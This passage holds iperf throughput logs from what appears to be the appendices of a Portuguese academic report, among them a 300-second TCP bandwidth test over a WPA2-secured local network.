[  3] 225.0-226.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 226.0-227.0 sec   144 KBytes   144 KBytes/sec
[  3] 227.0-228.0 sec   144 KBytes   144 KBytes/sec
[  3] 228.0-229.0 sec   144 KBytes   144 KBytes/sec
[  3] 229.0-230.0 sec   128 KBytes   128 KBytes/sec
[  3] 230.0-231.0 sec   128 KBytes   128 KBytes/sec
[  3] 231.0-232.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 232.0-233.0 sec   112 KBytes   112 KBytes/sec
[  3] 233.0-234.0 sec   160 KBytes   160 KBytes/sec
[  3] 234.0-235.0 sec   160 KBytes   160 KBytes/sec
[  3] 235.0-236.0 sec   128 KBytes   128 KBytes/sec
[  3] 236.0-237.0 sec   112 KBytes   112 KBytes/sec
[  3] 237.0-238.0 sec   112 KBytes   112 KBytes/sec
[  3] 238.0-239.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 239.0-240.0 sec   176 KBytes   176 KBytes/sec
[  3] 240.0-241.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 241.0-242.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 242.0-243.0 sec   144 KBytes   144 KBytes/sec
[  3] 243.0-244.0 sec   128 KBytes   128 KBytes/sec
[  3] 244.0-245.0 sec   128 KBytes   128 KBytes/sec
[  3] 245.0-246.0 sec   112 KBytes   112 KBytes/sec
[  3] 246.0-247.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 247.0-248.0 sec   128 KBytes   128 KBytes/sec
[  3] 248.0-249.0 sec   176 KBytes   176 KBytes/sec
[  3] 249.0-250.0 sec   112 KBytes   112 KBytes/sec
[  3] 250.0-251.0 sec   128 KBytes   128 KBytes/sec
[  3] 251.0-252.0 sec   112 KBytes   112 KBytes/sec
[  3] 252.0-253.0 sec   112 KBytes   112 KBytes/sec
[  3] 253.0-254.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 254.0-255.0 sec   112 KBytes   112 KBytes/sec
[  3] 255.0-256.0 sec   144 KBytes   144 KBytes/sec
[  3] 256.0-257.0 sec   160 KBytes   160 KBytes/sec
[  3] 257.0-258.0 sec   144 KBytes   144 KBytes/sec
[  3] 258.0-259.0 sec   160 KBytes   160 KBytes/sec
[  3] 259.0-260.0 sec   128 KBytes   128 KBytes/sec
[  3] 260.0-261.0 sec   112 KBytes   112 KBytes/sec
[  3] 261.0-262.0 sec   208 KBytes   208 KBytes/sec
[  3] 262.0-263.0 sec   128 KBytes   128 KBytes/sec
[  3] 263.0-264.0 sec   128 KBytes   128 KBytes/sec
[  3] 264.0-265.0 sec   160 KBytes   160 KBytes/sec
[  3] 265.0-266.0 sec   176 KBytes   176 KBytes/sec
[  3] 266.0-267.0 sec   128 KBytes   128 KBytes/sec
[  3] 267.0-268.0 sec   112 KBytes   112 KBytes/sec
[  3] 268.0-269.0 sec   128 KBytes   128 KBytes/sec
[  3] 269.0-270.0 sec   160 KBytes   160 KBytes/sec
[  3] 270.0-271.0 sec   128 KBytes   128 KBytes/sec
[  3] 271.0-272.0 sec   192 KBytes   192 KBytes/sec
[  3] 272.0-273.0 sec   112 KBytes   112 KBytes/sec
[  3] 273.0-274.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 274.0-275.0 sec   112 KBytes   112 KBytes/sec
[  3] 275.0-276.0 sec   144 KBytes   144 KBytes/sec
```

```
[  3] 276.0-277.0 sec   160 KBytes   160 KBytes/sec
[  3] 277.0-278.0 sec   176 KBytes   176 KBytes/sec
[  3] 278.0-279.0 sec   128 KBytes   128 KBytes/sec
[  3] 279.0-280.0 sec   224 KBytes   224 KBytes/sec
[  3] 280.0-281.0 sec   128 KBytes   128 KBytes/sec
[  3] 281.0-282.0 sec   160 KBytes   160 KBytes/sec
[  3] 282.0-283.0 sec   192 KBytes   192 KBytes/sec
[  3] 283.0-284.0 sec   144 KBytes   144 KBytes/sec
[  3] 284.0-285.0 sec   160 KBytes   160 KBytes/sec
[  3] 285.0-286.0 sec   128 KBytes   128 KBytes/sec
[  3] 286.0-287.0 sec   192 KBytes   192 KBytes/sec
[  3] 287.0-288.0 sec   160 KBytes   160 KBytes/sec
[  3] 288.0-289.0 sec   128 KBytes   128 KBytes/sec
[  3] 289.0-290.0 sec   128 KBytes   128 KBytes/sec
[  3] 290.0-291.0 sec   144 KBytes   144 KBytes/sec
[  3] 291.0-292.0 sec   112 KBytes   112 KBytes/sec
[  3] 292.0-293.0 sec   304 KBytes   304 KBytes/sec
[  3] 293.0-294.0 sec   144 KBytes   144 KBytes/sec
[  3] 294.0-295.0 sec   112 KBytes   112 KBytes/sec
[  3] 295.0-296.0 sec   112 KBytes   112 KBytes/sec
[  3] 296.0-297.0 sec   288 KBytes   288 KBytes/sec
[  3] 297.0-298.0 sec   240 KBytes   240 KBytes/sec
[  3] 298.0-299.0 sec   336 KBytes   336 KBytes/sec
[  3] 299.0-300.0 sec   144 KBytes   144 KBytes/sec
[  3]  0.0-300.2 sec  40112 KBytes   134 KBytes/sec
Done.
```

APÊNDICE D – WPA2

```
iperf -c HALFORD -P 1 -i 1 -p 5001 -l 16K -f K -t 300 -L 5001
------------------------------------------------------------
Client connecting to HALFORD, TCP port 5001
TCP window size: 8.00 KByte (default)
------------------------------------------------------------
[  3] local 192.168.0.110 port 1384 connected with 192.168.0.111 port 5001
[  3]  0.0- 1.0 sec    160 KBytes    160 KBytes/sec
[  3]  1.0- 2.0 sec    160 KBytes    160 KBytes/sec
[  3]  2.0- 3.0 sec    144 KBytes    144 KBytes/sec
[  3]  3.0- 4.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3]  4.0- 5.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3]  5.0- 6.0 sec    144 KBytes    144 KBytes/sec
[  3]  6.0- 7.0 sec    160 KBytes    160 KBytes/sec
[  3]  7.0- 8.0 sec  64.0 KBytes  64.0 KBytes/sec
[  3]  8.0- 9.0 sec  48.0 KBytes  48.0 KBytes/sec
[  3]  9.0-10.0 sec    160 KBytes    160 KBytes/sec
[  3] 10.0-11.0 sec    128 KBytes    128 KBytes/sec
[  3] 11.0-12.0 sec    128 KBytes    128 KBytes/sec
[  3] 12.0-13.0 sec    128 KBytes    128 KBytes/sec
[  3] 13.0-14.0 sec    112 KBytes    112 KBytes/sec
[  3] 14.0-15.0 sec    112 KBytes    112 KBytes/sec
[  3] 15.0-16.0 sec    112 KBytes    112 KBytes/sec
[  3] 16.0-17.0 sec    112 KBytes    112 KBytes/sec
[  3] 17.0-18.0 sec    160 KBytes    160 KBytes/sec
[  3] 18.0-19.0 sec    288 KBytes    288 KBytes/sec
[  3] 19.0-20.0 sec    144 KBytes    144 KBytes/sec
[  3] 20.0-21.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 21.0-22.0 sec    160 KBytes    160 KBytes/sec
[  3] 22.0-23.0 sec    144 KBytes    144 KBytes/sec
[  3] 23.0-24.0 sec    112 KBytes    112 KBytes/sec
[  3] 24.0-25.0 sec    112 KBytes    112 KBytes/sec
[  3] 25.0-26.0 sec    128 KBytes    128 KBytes/sec
[  3] 26.0-27.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 27.0-28.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 28.0-29.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 29.0-30.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 30.0-31.0 sec    208 KBytes    208 KBytes/sec
[  3] 31.0-32.0 sec    128 KBytes    128 KBytes/sec
[  3] 32.0-33.0 sec    112 KBytes    112 KBytes/sec
[  3] 33.0-34.0 sec    112 KBytes    112 KBytes/sec
[  3] 34.0-35.0 sec    112 KBytes    112 KBytes/sec
[  3] 35.0-36.0 sec    128 KBytes    128 KBytes/sec
[  3] 36.0-37.0 sec    208 KBytes    208 KBytes/sec
[  3] 37.0-38.0 sec    176 KBytes    176 KBytes/sec
[  3] 38.0-39.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 39.0-40.0 sec    128 KBytes    128 KBytes/sec
[  3] 40.0-41.0 sec    112 KBytes    112 KBytes/sec
[  3] 41.0-42.0 sec    144 KBytes    144 KBytes/sec
[  3] 42.0-43.0 sec    112 KBytes    112 KBytes/sec
[  3] 43.0-44.0 sec    144 KBytes    144 KBytes/sec
[  3] 44.0-45.0 sec    128 KBytes    128 KBytes/sec
[  3] 45.0-46.0 sec    160 KBytes    160 KBytes/sec
[  3] 46.0-47.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 47.0-48.0 sec    112 KBytes    112 KBytes/sec
```

```
[  3] 48.0-49.0 sec   144 KBytes   144 KBytes/sec
[  3] 49.0-50.0 sec   128 KBytes   128 KBytes/sec
[  3] 50.0-51.0 sec   176 KBytes   176 KBytes/sec
[  3] 51.0-52.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 52.0-53.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 53.0-54.0 sec   112 KBytes   112 KBytes/sec
[  3] 54.0-55.0 sec   160 KBytes   160 KBytes/sec
[  3] 55.0-56.0 sec   112 KBytes   112 KBytes/sec
[  3] 56.0-57.0 sec   144 KBytes   144 KBytes/sec
[  3] 57.0-58.0 sec   128 KBytes   128 KBytes/sec
[  3] 58.0-59.0 sec   144 KBytes   144 KBytes/sec
[  3] 59.0-60.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 60.0-61.0 sec   192 KBytes   192 KBytes/sec
[  3] 61.0-62.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 62.0-63.0 sec   144 KBytes   144 KBytes/sec
[  3] 63.0-64.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 64.0-65.0 sec   128 KBytes   128 KBytes/sec
[  3] 65.0-66.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 66.0-67.0 sec   128 KBytes   128 KBytes/sec
[  3] 67.0-68.0 sec   112 KBytes   112 KBytes/sec
[  3] 68.0-69.0 sec   112 KBytes   112 KBytes/sec
[  3] 69.0-70.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 70.0-71.0 sec   144 KBytes   144 KBytes/sec
[  3] 71.0-72.0 sec   144 KBytes   144 KBytes/sec
[  3] 72.0-73.0 sec   160 KBytes   160 KBytes/sec
[  3] 73.0-74.0 sec   112 KBytes   112 KBytes/sec
[  3] 74.0-75.0 sec   112 KBytes   112 KBytes/sec
[  3] 75.0-76.0 sec   112 KBytes   112 KBytes/sec
[  3] 76.0-77.0 sec   112 KBytes   112 KBytes/sec
[  3] 77.0-78.0 sec   144 KBytes   144 KBytes/sec
[  3] 78.0-79.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 79.0-80.0 sec   128 KBytes   128 KBytes/sec
[  3] 80.0-81.0 sec   128 KBytes   128 KBytes/sec
[  3] 81.0-82.0 sec   112 KBytes   112 KBytes/sec
[  3] 82.0-83.0 sec   160 KBytes   160 KBytes/sec
[  3] 83.0-84.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 84.0-85.0 sec   128 KBytes   128 KBytes/sec
[  3] 85.0-86.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 86.0-87.0 sec   176 KBytes   176 KBytes/sec
[  3] 87.0-88.0 sec   112 KBytes   112 KBytes/sec
[  3] 88.0-89.0 sec   144 KBytes   144 KBytes/sec
[  3] 89.0-90.0 sec   128 KBytes   128 KBytes/sec
[  3] 90.0-91.0 sec   128 KBytes   128 KBytes/sec
[  3] 91.0-92.0 sec   112 KBytes   112 KBytes/sec
[  3] 92.0-93.0 sec   176 KBytes   176 KBytes/sec
[  3] 93.0-94.0 sec   144 KBytes   144 KBytes/sec
[  3] 94.0-95.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 95.0-96.0 sec   112 KBytes   112 KBytes/sec
[  3] 96.0-97.0 sec   112 KBytes   112 KBytes/sec
[  3] 97.0-98.0 sec   112 KBytes   112 KBytes/sec
[  3] 98.0-99.0 sec   112 KBytes   112 KBytes/sec
[  3] 99.0-100.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 100.0-101.0 sec   144 KBytes   144 KBytes/sec
[  3] 101.0-102.0 sec   192 KBytes   192 KBytes/sec
[  3] 102.0-103.0 sec   112 KBytes   112 KBytes/sec
[  3] 103.0-104.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 104.0-105.0 sec   112 KBytes   112 KBytes/sec
```

```
[  3] 105.0-106.0 sec   112 KBytes   112 KBytes/sec
[  3] 106.0-107.0 sec   160 KBytes   160 KBytes/sec
[  3] 107.0-108.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 108.0-109.0 sec   128 KBytes   128 KBytes/sec
[  3] 109.0-110.0 sec   112 KBytes   112 KBytes/sec
[  3] 110.0-111.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 111.0-112.0 sec   144 KBytes   144 KBytes/sec
[  3] 112.0-113.0 sec   160 KBytes   160 KBytes/sec
[  3] 113.0-114.0 sec   128 KBytes   128 KBytes/sec
[  3] 114.0-115.0 sec   128 KBytes   128 KBytes/sec
[  3] 115.0-116.0 sec   144 KBytes   144 KBytes/sec
[  3] 116.0-117.0 sec   112 KBytes   112 KBytes/sec
[  3] 117.0-118.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 118.0-119.0 sec   128 KBytes   128 KBytes/sec
[  3] 119.0-120.0 sec   128 KBytes   128 KBytes/sec
[  3] 120.0-121.0 sec   144 KBytes   144 KBytes/sec
[  3] 121.0-122.0 sec   128 KBytes   128 KBytes/sec
[  3] 122.0-123.0 sec   128 KBytes   128 KBytes/sec
[  3] 123.0-124.0 sec   112 KBytes   112 KBytes/sec
[  3] 124.0-125.0 sec   192 KBytes   192 KBytes/sec
[  3] 125.0-126.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 126.0-127.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 127.0-128.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 128.0-129.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 129.0-130.0 sec   128 KBytes   128 KBytes/sec
[  3] 130.0-131.0 sec   112 KBytes   112 KBytes/sec
[  3] 131.0-132.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 132.0-133.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 133.0-134.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 134.0-135.0 sec   128 KBytes   128 KBytes/sec
[  3] 135.0-136.0 sec   144 KBytes   144 KBytes/sec
[  3] 136.0-137.0 sec   112 KBytes   112 KBytes/sec
[  3] 137.0-138.0 sec   112 KBytes   112 KBytes/sec
[  3] 138.0-139.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 139.0-140.0 sec   112 KBytes   112 KBytes/sec
[  3] 140.0-141.0 sec   112 KBytes   112 KBytes/sec
[  3] 141.0-142.0 sec   144 KBytes   144 KBytes/sec
[  3] 142.0-143.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 143.0-144.0 sec   144 KBytes   144 KBytes/sec
[  3] 144.0-145.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 145.0-146.0 sec   112 KBytes   112 KBytes/sec
[  3] 146.0-147.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 147.0-148.0 sec   112 KBytes   112 KBytes/sec
[  3] 148.0-149.0 sec   128 KBytes   128 KBytes/sec
[  3] 149.0-150.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 150.0-151.0 sec   128 KBytes   128 KBytes/sec
[  3] 151.0-152.0 sec   128 KBytes   128 KBytes/sec
[  3] 152.0-153.0 sec   112 KBytes   112 KBytes/sec
[  3] 153.0-154.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 154.0-155.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 155.0-156.0 sec   128 KBytes   128 KBytes/sec
[  3] 156.0-157.0 sec   176 KBytes   176 KBytes/sec
[  3] 157.0-158.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 158.0-159.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 159.0-160.0 sec   128 KBytes   128 KBytes/sec
[  3] 160.0-161.0 sec   144 KBytes   144 KBytes/sec
[  3] 161.0-162.0 sec   112 KBytes   112 KBytes/sec
```

```
[  3] 162.0-163.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 163.0-164.0 sec   112 KBytes   112 KBytes/sec
[  3] 164.0-165.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 165.0-166.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 166.0-167.0 sec   128 KBytes   128 KBytes/sec
[  3] 167.0-168.0 sec   128 KBytes   128 KBytes/sec
[  3] 168.0-169.0 sec   144 KBytes   144 KBytes/sec
[  3] 169.0-170.0 sec   128 KBytes   128 KBytes/sec
[  3] 170.0-171.0 sec   112 KBytes   112 KBytes/sec
[  3] 171.0-172.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 172.0-173.0 sec   112 KBytes   112 KBytes/sec
[  3] 173.0-174.0 sec   176 KBytes   176 KBytes/sec
[  3] 174.0-175.0 sec   112 KBytes   112 KBytes/sec
[  3] 175.0-176.0 sec   112 KBytes   112 KBytes/sec
[  3] 176.0-177.0 sec   160 KBytes   160 KBytes/sec
[  3] 177.0-178.0 sec   112 KBytes   112 KBytes/sec
[  3] 178.0-179.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 179.0-180.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 180.0-181.0 sec   160 KBytes   160 KBytes/sec
[  3] 181.0-182.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 182.0-183.0 sec   112 KBytes   112 KBytes/sec
[  3] 183.0-184.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 184.0-185.0 sec   128 KBytes   128 KBytes/sec
[  3] 185.0-186.0 sec   128 KBytes   128 KBytes/sec
[  3] 186.0-187.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 187.0-188.0 sec   144 KBytes   144 KBytes/sec
[  3] 188.0-189.0 sec   144 KBytes   144 KBytes/sec
[  3] 189.0-190.0 sec   128 KBytes   128 KBytes/sec
[  3] 190.0-191.0 sec   128 KBytes   128 KBytes/sec
[  3] 191.0-192.0 sec   144 KBytes   144 KBytes/sec
[  3] 192.0-193.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 193.0-194.0 sec   128 KBytes   128 KBytes/sec
[  3] 194.0-195.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 195.0-196.0 sec   160 KBytes   160 KBytes/sec
[  3] 196.0-197.0 sec  64.0 KBytes  64.0 KBytes/sec
[  3] 197.0-198.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 198.0-199.0 sec  64.0 KBytes  64.0 KBytes/sec
[  3] 199.0-200.0 sec  0.00 KBytes  0.00 KBytes/sec
[  3] 200.0-201.0 sec  0.00 KBytes  0.00 KBytes/sec
[  3] 201.0-202.0 sec   144 KBytes   144 KBytes/sec
[  3] 202.0-203.0 sec   144 KBytes   144 KBytes/sec
[  3] 203.0-204.0 sec   128 KBytes   128 KBytes/sec
[  3] 204.0-205.0 sec   160 KBytes   160 KBytes/sec
[  3] 205.0-206.0 sec   144 KBytes   144 KBytes/sec
[  3] 206.0-207.0 sec   128 KBytes   128 KBytes/sec
[  3] 207.0-208.0 sec   112 KBytes   112 KBytes/sec
[  3] 208.0-209.0 sec   176 KBytes   176 KBytes/sec
[  3] 209.0-210.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 210.0-211.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 211.0-212.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 212.0-213.0 sec   128 KBytes   128 KBytes/sec
[  3] 213.0-214.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 214.0-215.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 215.0-216.0 sec   192 KBytes   192 KBytes/sec
[  3] 216.0-217.0 sec   112 KBytes   112 KBytes/sec
[  3] 217.0-218.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 218.0-219.0 sec   208 KBytes   208 KBytes/sec
```

```
[  3] 219.0-220.0 sec   160 KBytes   160 KBytes/sec
[  3] 220.0-221.0 sec   144 KBytes   144 KBytes/sec
[  3] 221.0-222.0 sec   128 KBytes   128 KBytes/sec
[  3] 222.0-223.0 sec   128 KBytes   128 KBytes/sec
[  3] 223.0-224.0 sec   112 KBytes   112 KBytes/sec
[  3] 224.0-225.0 sec   144 KBytes   144 KBytes/sec
[  3] 225.0-226.0 sec   128 KBytes   128 KBytes/sec
[  3] 226.0-227.0 sec   128 KBytes   128 KBytes/sec
[  3] 227.0-228.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 228.0-229.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 229.0-230.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 230.0-231.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 231.0-232.0 sec   128 KBytes   128 KBytes/sec
[  3] 232.0-233.0 sec   112 KBytes   112 KBytes/sec
[  3] 233.0-234.0 sec   112 KBytes   112 KBytes/sec
[  3] 234.0-235.0 sec   144 KBytes   144 KBytes/sec
[  3] 235.0-236.0 sec   144 KBytes   144 KBytes/sec
[  3] 236.0-237.0 sec   160 KBytes   160 KBytes/sec
[  3] 237.0-238.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 238.0-239.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 239.0-240.0 sec   144 KBytes   144 KBytes/sec
[  3] 240.0-241.0 sec   160 KBytes   160 KBytes/sec
[  3] 241.0-242.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 242.0-243.0 sec   192 KBytes   192 KBytes/sec
[  3] 243.0-244.0 sec   128 KBytes   128 KBytes/sec
[  3] 244.0-245.0 sec   112 KBytes   112 KBytes/sec
[  3] 245.0-246.0 sec   128 KBytes   128 KBytes/sec
[  3] 246.0-247.0 sec   208 KBytes   208 KBytes/sec
[  3] 247.0-248.0 sec   160 KBytes   160 KBytes/sec
[  3] 248.0-249.0 sec   128 KBytes   128 KBytes/sec
[  3] 249.0-250.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 250.0-251.0 sec   112 KBytes   112 KBytes/sec
[  3] 251.0-252.0 sec   128 KBytes   128 KBytes/sec
[  3] 252.0-253.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 253.0-254.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 254.0-255.0 sec   112 KBytes   112 KBytes/sec
[  3] 255.0-256.0 sec   128 KBytes   128 KBytes/sec
[  3] 256.0-257.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 257.0-258.0 sec   144 KBytes   144 KBytes/sec
[  3] 258.0-259.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 259.0-260.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 260.0-261.0 sec   128 KBytes   128 KBytes/sec
[  3] 261.0-262.0 sec   144 KBytes   144 KBytes/sec
[  3] 262.0-263.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 263.0-264.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 264.0-265.0 sec   176 KBytes   176 KBytes/sec
[  3] 265.0-266.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 266.0-267.0 sec   144 KBytes   144 KBytes/sec
[  3] 267.0-268.0 sec   192 KBytes   192 KBytes/sec
[  3] 268.0-269.0 sec   112 KBytes   112 KBytes/sec
[  3] 269.0-270.0 sec   144 KBytes   144 KBytes/sec
[  3] 270.0-271.0 sec   208 KBytes   208 KBytes/sec
[  3] 271.0-272.0 sec   128 KBytes   128 KBytes/sec
[  3] 272.0-273.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 273.0-274.0 sec   112 KBytes   112 KBytes/sec
[  3] 274.0-275.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 275.0-276.0 sec   128 KBytes   128 KBytes/sec
```

```
[  3] 276.0-277.0 sec   112 KBytes   112 KBytes/sec
[  3] 277.0-278.0 sec   160 KBytes   160 KBytes/sec
[  3] 278.0-279.0 sec   160 KBytes   160 KBytes/sec
[  3] 279.0-280.0 sec   128 KBytes   128 KBytes/sec
[  3] 280.0-281.0 sec   112 KBytes   112 KBytes/sec
[  3] 281.0-282.0 sec   112 KBytes   112 KBytes/sec
[  3] 282.0-283.0 sec   128 KBytes   128 KBytes/sec
[  3] 283.0-284.0 sec   144 KBytes   144 KBytes/sec
[  3] 284.0-285.0 sec   176 KBytes   176 KBytes/sec
[  3] 285.0-286.0 sec   128 KBytes   128 KBytes/sec
[  3] 286.0-287.0 sec   128 KBytes   128 KBytes/sec
[  3] 287.0-288.0 sec   144 KBytes   144 KBytes/sec
[  3] 288.0-289.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 289.0-290.0 sec   128 KBytes   128 KBytes/sec
[  3] 290.0-291.0 sec   112 KBytes   112 KBytes/sec
[  3] 291.0-292.0 sec   128 KBytes   128 KBytes/sec
[  3] 292.0-293.0 sec   128 KBytes   128 KBytes/sec
[  3] 293.0-294.0 sec   112 KBytes   112 KBytes/sec
[  3] 294.0-295.0 sec   128 KBytes   128 KBytes/sec
[  3] 295.0-296.0 sec   112 KBytes   112 KBytes/sec
[  3] 296.0-297.0 sec   128 KBytes   128 KBytes/sec
[  3] 297.0-298.0 sec   112 KBytes   112 KBytes/sec
[  3] 298.0-299.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 299.0-300.0 sec   112 KBytes   112 KBytes/sec
[  3]  0.0-300.0 sec  36736 KBytes   122 KBytes/sec
Done.
```